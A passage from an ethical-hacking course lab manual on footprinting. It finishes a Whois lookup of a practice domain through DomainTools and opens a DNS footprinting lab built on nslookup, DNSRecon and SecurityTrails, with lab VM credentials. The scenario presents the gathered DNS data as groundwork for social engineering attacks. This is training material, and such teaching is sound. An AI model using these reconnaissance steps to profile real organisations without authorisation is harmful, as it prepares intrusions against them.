


Module 02 – Footprinting and Reconnaissance


- Now, in the **Enter a domain or IP address...** search bar, type **www.certifiedhacker.com** and click **Search**.



- This search result reveals the details associated with the URL entered, **www.certifiedhacker.com**, which includes organizational details such as registration details, name servers, IP address, location, etc., as shown in the screenshots.



Module 02 – Footprinting and Reconnaissance



5. This concludes the demonstration of gathering information about a target organization by performing the Whois lookup using DomainTools.
6. You can also use other Whois lookup tools such as **SmartWhois** (<https://www.tamos.com>), **Batch IP Converter** (<http://www.sabsoft.com>), etc. to extract additional target Whois information.
7. Close all open windows and document all the acquired information.
8. Turn off the **Windows 11** virtual machine.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☒ Yes	☐ No
Platform Supported	
☒ Classroom	☒ CyberQ



Perform DNS Footprinting

DNS, or Domain Name System, footprinting reveals information about DNS zone data.

Lab Scenario

As a professional ethical hacker, you need to gather the DNS information of a target domain obtained during the previous steps. You need to perform DNS footprinting to gather information about DNS servers, DNS records, and types of servers used by the target organization. DNS zone data include DNS domain names, computer names, IP addresses, domain mail servers, service records, and much more about a target network.

Using this information, you can determine key hosts connected in the network and perform social engineering attacks to gather even more information.

Lab Objectives

- Gather DNS information using nslookup command line utility and online tool
- Perform reverse DNS lookup using reverse IP domain check and DNSRecon
- Gather information of subdomain and DNS records using SecurityTrails

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 20 Minutes

Overview of DNS

DNS considered the intermediary source for any Internet communication. The primary function of DNS is to translate a domain name to IP address and vice-versa to enable human-machine-network-internet communications. Since each device has a unique IP address, it is hard for

human beings to memorize all IP addresses of the required application. DNS helps in converting the IP address to a more easily understandable domain format, which eases the burden on human beings.


Lab Tasks

Task 1: Gather DNS Information using nslookup Command Line Utility and Online Tool

nslookup is a network administration command-line utility, generally used for querying the DNS to obtain a domain name or IP address mapping or for any other specific DNS record. This utility is available both as a command-line utility and web application.

Here, we will perform DNS information gathering about target organizations using the nslookup command-line utility and NSLOOKUP web application.

1. Turn on the **Windows 11** and **Parrot Security** virtual machines.
2. Login to the **Windows 11** virtual machine with Username: **Admin** and Password: **Pa\$\$wOrd**. Launch a **Command Prompt**, type **nslookup** and press **Enter**. This displays the default server and its address assigned to the **Windows 11** machine.

